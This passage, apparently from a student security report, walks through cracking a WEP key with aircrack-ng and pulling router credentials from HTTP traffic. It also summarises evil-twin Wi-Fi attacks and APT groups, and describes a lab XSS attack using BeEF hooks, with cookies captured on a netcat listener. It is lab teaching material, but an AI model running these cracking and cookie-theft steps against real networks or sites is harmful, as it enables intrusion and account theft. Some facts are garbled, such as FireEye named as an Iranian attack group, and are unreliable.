The following command was run with aircrack-ng; "*aircrack-ng -a 1 /myfilepath/mycapture.pcap"* Figure 10 shows *that ran the command with the location of pcap file and received the WEP key which was: "67:37:34:35:44:47:26:64:6E:33:69:72:64*" so it was now possible to unencrypt the data by going Wireshark tab "Edit>Preferences>Protocols>IEEE 802.11" (see Figure 10).



Figure 10. Aircrack-ng cracking and its command

In the decryption keys section “Edit…” needs to be clicked so a new window pops up where “+” sign needs to be clicked to add a new key. Here it automatically selects “WEP” then the key is inserted there (see Figures 11 and 12 for further information).



Figure 11. Going to edit to navigating preferences to add WEP key.



Figure 12. How to enable decryption

After the data is unencrypted, it can be analysed and examined. Unfortunately, it is not always obvious what credentials are stored here so filtering the data would make this task easier.

When thinking from a hacker's perspective, most of the time the attackers are using the PCAP files when they are investigating the traffic. This means the first thing they would try would be to look at HTTP (Hyper Text Protocol) since these are not secured connections and they often reveal everything in plain text, even the login information.

So that is why when filtering packets based on HTTP router logins as they are not usually protected with SSL (Secure Sockets Layer) certificate. Figure 13 shows there is traffic for HTTP, and it led to the lost credentials from the login page which held the information username: root and password: iamroot.



Figure 13. Searching user credentials using a http filter.

There is no right or wrong way to do this but there are multiple ways to do this as the primary goal is to find the WEP key and user credentials:

- WEP KEY: *67:37:34: 35:44:47: 26:64:6E: 33:69:72:64*
- Credentials: root: iamroot

Another program that could be used for this kind of analysing isaloud Shark which is a web-based platform allowing captured packet files to be viewed for analysing and sharing in a browser. Another program that could be used is PRTG Network Monitor, which is a full featured web interface based on ajax that allows several networks to be watched in various locations.

SolarWinds is also another possibility, but it is not that ‘user friendly’ for a novice. It supplies Network insight at deeper visibility, and it also has smarter scalability, for easy troubleshooting using NetPath and PerfStack

There are multiple programs that can be used such as: Sysdig, Mojo Packets, Colasoft, Debookee Omnipeek, Ettercap, SmartSniff, Etherape. [24]

Presentation of DEF CON 26 analysis of new attack types and weaknesses

DEF CON is a convention for computing hacking. The DEF CON 26 presentation discussed the use of Mana to randomise MAC addresses by passing them onto Maltego which creates Software for social engineering, for example company background checks. They discussed that to get a device to connect where a lot of passwords are needed, an evil twin attack is an effective method especially when paired with devices like Wi-Fi Pineapple. This combination has the potential to force clients to connect to the rouge access point so data can be acquired.

DEF CON 26 also talked about implementing management frame protection and 802 11 w that would protect an AP enterprise from evil twin attacks. In addition to this, they recommended an enterprise access point was installed, such as a Ruckus or Aruba, which would run Mana as a backhand radio server where all the credentials would be sent.

This is a clever method to obtain information as evil-twin attacks often require Wi-Fi tools, such as Fluxion, that death attack every device from the network creating the new AP, which means a password would be needed to connect and add a password to restore connection. However, the problem with a tool like Fluxion is that it is often reliant on a person joining that AP and supplying the key. As well as this if the type of captive portal is unknown, then the attacker is at a disadvantage meaning the attack is more likely to fail as the target may become aware of it.

The attack would be easy to implement an attack with the correct tools and some basic knowledge, for example how long it takes to break WPA3, if an attacker knew where to look and what kind of attacks they could perform.

ANALYSIS OF RESEARCH AND HACKING A WEBSITE

This chapter is going to discuss research findings on Advanced Persistent Threats (APT), how to protect against an APT and an analysis of this protection.

To illustrate how an APT works this chapter will discuss hacking a vulnerable website using a malicious script called BeEF as well as how to counter similar attacks. Metasploitable 2 VMware was used to run the vulnerable website.

Advanced Persistent Threats (APTs)

Advanced Persistent Threat attacks are network attacks which are compounded to utilise multiple stages and different attacks techniques. They are conceived and well planned, not impromptu; attackers are using deliberately planning attacking strategies. The attackers have a specific target then carry out attacks over a prolonged time.

The most common attacks are done with zero-day exploits and malware customised for credential theft with lateral movement tools to gain higher privileges. These attacks tend to involve multiple attacking patterns and access points. APT attack stages include initial access starting with first penetration when the malware is deployed.

One of most well-known examples of an APT us Stuxnet. It was first discovered in 2010 but it is likely to have been developed in 2005 and it is believed to have been created to target Iranian nuclear facilities. Once inside these networks Stuxnet would attack programmable logic controls that were using automated processes. Stuxnet would be categorised as a computer worm, meaning it was able to replicate itself and spread rapidly. Stuxnet is considered as one of the better known APTs and whilst not all APTs are computer worms their desired function is like that of Stuxnet.

A further example of an APT attack is GhostNet which was an attack based in China, conducted by using spear phishing emails containing malware. This attacker group manage to compromise computers in over 100 different countries, while focusing on gaining access to networks of government ministries and embassies. Attackers used compromised machines inside these organisations' network, by turning on the machines' cameras and microphones and using them as surveillance devices.

Another example is Deep Panda this APT attack was organised against the US Government's Office of Personnel Management division, whilst there is no definitive proof it is probable this attack originated outside the US with some people thinking it originated from China.

The attack happened in 2015 with a code called Deep Panda, the attackers managed to compromise over 4 million US personnel records, these records contained information about secret service staff.

A Russian attack group known as Fancy Bear, Pawn Storm, and Sednit, was identified by Trend Micro during in 2014. They conducted attacks against military and government groups targeting Ukraine and Georgia using the code-name APT28, the attack also included major known NATO organisations and defence contractors from the US.

Then there are attacks like APT34 and APT37. These attacks originated from different countries than APT28. In 2017 it was discovered that a group named FireEye, based in Iran, was behind the APT34 attack. FireEye's main targets were government organisations and financial, energy, chemical and telecommunications companies in the Middle East.

APT37 has also been known as Reaper and StarCruft, the latter being a play on the popular video game franchise 'StarCraft'. The group running this attack has been operating since 2012 and it is suspected they are operating out of North Korea. The group used similar attacks below with a spear phishing technique to exploit the Adobe Flash zero-day vulnerability.

Put simply, an APT is an organised cyber-attack group of highly skilled hackers that are sophisticated threat actors. Getting credentials to critical systems would be useful for future attacks. It would leave an organisation vulnerable to the demands of an attacker. The APT attacker often has various goals in mind that are achieved by giving organisations consequences should they not be met. For example, a consequence could be a data leak then the organisation is fined for bad GDPR practices.

One of the most common thefts is of intellectual property as the stolen information could be given to market competitors or leaked to tarnish the company's reputation, which would allow its rivals to benefit. Theft of Personally Identifiable Information is another profitable and problematic APT. Identity theft is often harder to recover from as certain sensitive data would be difficult (or near impossible) to replace, for example database deletion or destroying the backups.

The takeover of the complete site would mean an attacker would manage to gain data on infrastructure, this could be for reconnaissance purposes which could be used to further attack the system or saved for later attacks.

Using the vulnerable web application

A new room had to be created to test the malicious BeEF script. The room was named ‘hack_lab’ and had two users Z_to_the_Z and Webcrash99. Webcrash99 was the hacker in this scenario using a Kali Linux setup and Z_to_the_Z was a normal user. Both the Windows PC and virtual machine Kali Linux used the Cisco mobile connection to gain site access.

Figure 14 shows both users are having a normal message exchange, but it also seems that the site is capturing the empty messages with nothing at all, this is the point where the hacking began.



Figure 14. Initiating hacking

Figure 15 shows the HTML form being tested so if the site accepted the HTML code it should accept the malicious scripts.



Figure 15. Testing the HTML code input box.

Figure 16 shows that the scripts were working, and that they are going to be displayed for every user that joins (see Figure 17). There were a few ways for the site to be hacked, so going to show hooking the browsers first and then capturing the cookies for all users that are logged there.



Figure 16. Example of a script

Figure 17. User alerts

Cookie values were captured using both BeEF and Netcat. Figure 18 shows that three different browsers are being hooked by the BeEF script that is running on the site. So, with this script there were many possibilities to expand access even further and use various kinds of attacks this would be just like the APT.



Figure 18. Running the browser hook script

Figure 19 shows how the BeEF script was used to advance attacks. Cookie values were captured using Netcat as it allowed the terminal nc -nlvp 4321 to be run, it then gave a result after adding a new script to the site (see Figure 20 for successful cookie capturing).



Figure 19. Running the browser hook script to attack and execute the redirect "Rick Roll."



Figure 20. Netcat cookie capture

The same methods as cookie theft can be used to gain remote access to a server by just posting the same type of argument for scripts. This type of attack is called Cross-Site Scripting (XSS). XSS can be prevented by validating the data input to web applications from users' browsers so that messages are stripped of contents that are not allowed.

Outputs from the web application to a user's browser should be encoded to run the browser with the No Script extension or Brave with build blocking scripts, then the user should select the option to disable client-site scripts. [24]

Securing smart devices

The main problem with smart and IOT devices is that when they are initially plugged in, they work without reading any user guides and/or configurations page. Despite most devices being digital this is a problem that originated with their analogue predecessors. Many households owned a VHS player but few of them bothered to read the instruction manual on how to set the clock.

Moving forward using the IOT example, should someone buy a security camera for their summer cottage and connect it using an app to watch the video feed. Many users would not bother touching or changing any of the settings for fear of breaking something.

However, by not reading the configuration instructions the video feed is left vulnerable to other people who would be able to view and/or alter the footage should they wish. [26] Admittedly, someone viewing the video feed is harmless, but this blasé attitude extends to other devices as well that 'just plug in and play' which is more detrimental to security measures.

Old model routers also had a default setting where they would just plug in and work. A person would simply need to plug an Ethernet cable into the router and run the Auto Wizard or there were models that did not require it to run because the device was configured to work simply by just plugging it in.

This is an example of how the default credentials can be used; admin: admin admin:1234 and the default gateway address 192.168.1.1. This means that when the networks are scanned there are devices that use the WPS security measures which are weak and easily cracked (as discussed in an earlier chapter). The question is how to secure these smart devices, IOT or routers. Routers have become more secure as the key is now randomised, and they no longer use the default credentials.

